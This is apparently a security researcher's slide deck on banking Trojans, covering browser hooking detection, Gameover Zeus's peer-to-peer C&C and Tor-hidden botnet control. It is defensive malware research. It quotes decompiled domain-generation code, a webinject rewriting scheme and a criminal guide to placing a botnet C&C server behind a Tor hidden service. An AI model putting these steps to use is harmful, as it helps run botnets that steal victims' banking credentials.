





# BankGuard Hooking Detection



# BankGuard Hooking Detection




# BankGuard MITB disconnection



# BankGuard Fingerprinting

- Extract all hooked function names
  - Browser network/encryption modules
  - Kernel32.dll
  - Ntdll.dll
- Build 32bit hash over function names
- Hash used as Trojan fingerprint
- Get telemetric data from users
- Used in Sandboxes


# BankGuard Telemetric Data (1.1.-30.11.2013)



# Outline

- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard
- Modern C&C Structures
  - Bankpatch via Jabber
    - Zeus-P2P alias Gameover
    - Tor Trojans

# Bankpatch via Jabber





# Outline


- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard
- Modern C&C Structures
  - Bankpatch via Jabber
  - Zeus-P2P alias Gameover
  - Tor Trojans




# ZeuS 2.0.8.9 vs Gameover



ZeuS 2.0.8.9 functions in Gameover



Gameover functions in ZeuS 2.0.8.9



# Gameover outline

- Every bot stores a list of some other bots
- Exchange data with known bots about other bots
- Poll known bots for new executables and configs
- Executables / Configs signed
- If no other bots are found, poll HTTP C&Cs via DGA

# DGA: UpdateConfigByDGA

```
1 char __fastcall Core::UpdateConfigByDGA(int this, void *sync_object, int a3, int a4)
2 {
3     void *loc_sync_object; // edi@1
4     int rand_number; // ebx@4
5     unsigned int i; // esi@4
6     bool v7; // al@8
7     signed int gotData; // eax@9
8     struct _SYSTEMTIME SystemTime; // [sp+10h] [bp-4Ch]@1
9     char domain; // [sp+20h] [bp-3Ch]@8
10
11     loc_sync_object = sync_object;
12     if ( !QueryTimeFromGoogleBing(&SystemTime) || SystemTime.wYear < 2011u )
13         GetSystemTime(&SystemTime);
14     rand_number = rand();
15     i = 0;
16     while ( 1 )
17     {
18         if ( loc_sync_object )
19         {
20             if ( WaitForSingleObject(loc_sync_object, 1500u) != 0x102 )// 0x102: WAIT_TIMEOUT
21                 return 0;
22         }
23         else
24         {
25             Sleep(1500u);
26         }
27         v7 = GenerateDomainString((int)&domain, (int)&SystemTime, rand_number++ % 1000u);
28         if ( !v7 )
29             return 0;
30         gotData = HttpGetVerifiedData((unsigned int)&domain, a4);
31         if ( !gotData )
32             break;
33         if ( gotData != 2 )
34         {
35             ++i;
36             if ( i < 1000 )
37                 continue;
38         }
39         return 0;
40     }
41     return 1;
42 }
```

# DGA: GenerateDomainString

- Generate 16 alphabetic chars based on Google/Bing/System time (year+month+week)
- Generate TLD based on rand\_number
  - 5/6 chance for .ru domain
  - Alternatives: .com/.net/.org/.info/.biz

# Routing Webinjects through P2P

- Webinject:

```
<script type="text/javascript"  
language="JavaScript"  
src="scripts/default0.js"></script>
```

- Webfake:

```
#(?:^http??://.+?/scripts/default0.js($|?.+?))#
```

is rewritten to

```
http://$_PROXY_SERVER_HOST_/script0.js$
```

- Gameover core routes  
PROXY\_SERVER\_HOST through P2P


# Outline

- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard
- Modern C&C Structures
  - Bankpatch via Jabber
  - Zeus-P2P alias Gameover
- Tor Trojans

# Banking Trojans: C&C with hidden services

- TOR-ified Trojans
- ZeuS-clone in Skynet
- Torrost
- i2Ninja (Not Tor, but i2p...)

# Tor simplified





# TOR-ifier

## TOR-ifier setup instructions

### 1. Configuring your C&C server

- 1.1) Install the C&C server part of your botnet as you usually do.
- 1.2) Find out the port the webpanel/irc-server/collector listens on (e.g. Apache = 80, Unrealircd = 6667, collector = 443).
- 1.3) Install TOR.
  - 1.3.1. Linux: `sudo apt-get install tor`
  - 1.3.2. Windows: download and install from [www.torproject.org](http://www.torproject.org)
- 1.4) Configure TOR.
  - 1.4.1. Linux: `vim /etc/tor/torrc`
  - 1.4.2. Windows: open `%appdata%/tor/torrc` with notepad
- 1.5) Add these lines (You can choose any port (1-65535) for 12345):
  - 1.5.1. Linux:

```
HiddenServiceDir /var/lib/tor/zeusbot
HiddenServicePort 12345 127.0.0.1:80
```
  - 1.5.2. Windows:

```
HiddenServiceDir C:\Users\Admin\AppData\Roaming\tor\zeusbot
HiddenServicePort 12345 127.0.0.1:80
```
  - 1.5.3. This is for a http server on port 80, for IRC e.g. use 6667 instead of 80
  - 1.5.4. If you need multiple ports (e.g. SpyEye collector) add another *HiddenServicePort* line with another random port:

```
HiddenServiceDir /var/lib/tor/spyeye
HiddenServicePort 12345 127.0.0.1:80
HiddenServicePort 12346 127.0.0.1:443
```
- 1.6) Restart TOR.
  - 1.6.1. Linux: `sudo service tor restart`
  - 1.6.2. Windows: close the tor.exe and start it again
- 1.7) Open the directory you used for *HiddenServiceDir* in Step 1.5 and open the file *hostname*.
  - 1.7.1. This \*.onion domain is your personal domain, note it down!
  - 1.7.2. Backup the *private\_key* file and keep it safe, whoever has this file can control the \*.onion domain and your botnet!

# Skynet

- Initially found by G Data in 09/2012
  - C&C: IRC over Tor Hidden Service
  - Bitcoin miner \*not\* over Tor
  - Undetailed report...
  - Contact to law enforcement
- Another report appeared 12/2012
  - Meanwhile: ZeuS over Tor included
  - Meanwhile: Bitcoin miner via Tor

# Skynet

Monday, 02.12.2014:  
Skynet-Gang busted in Germany  
by BKA / GSG9



# Tor vs. Custom P2P

- Tor doesn't require custom implementation
- Tor code will enlarge your binary
- Tor gets non-victim relay nodes for free
- Tor is harder to block
  - P2P usually uses custom port ranges
  - Tor connects to ports 80 and 443
  - Unblockable: Design feature of Tor

Thanks for your attention!

# Questions?

thomas.siebert@gdata.de  
@thomassiebert



# Tor Hidden Services




Image: Tor Project

# Tor Hidden Services




Image: Tor Project

# Tor Hidden Services

